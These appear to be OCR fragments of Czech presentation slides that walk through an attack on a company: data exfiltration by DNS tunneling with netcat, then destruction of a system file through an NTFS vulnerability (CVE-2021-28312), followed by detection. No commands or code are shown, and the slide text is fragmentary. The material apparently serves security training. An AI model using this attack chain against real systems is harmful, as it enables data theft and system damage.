
Útočník filtruje získaná data firemní (k příkladu pomocí DNS tunnelingu – netcat – maskování pomocí DNS queries).


notender@kali-local: ~

Windows server 192.168.255.2

Dopad

Útočník zneužije zranitelnosti NTFS, která vede ke zničení systémového souboru (CVE-2021-28312)



Helpdesk
application
192.168.255.1
Repairing disk errors. This might take over an hour to complete.
Náš
provoz
společnosti.



Získání dat

Získávání dat zjištěno (sběr i exfiltrace).

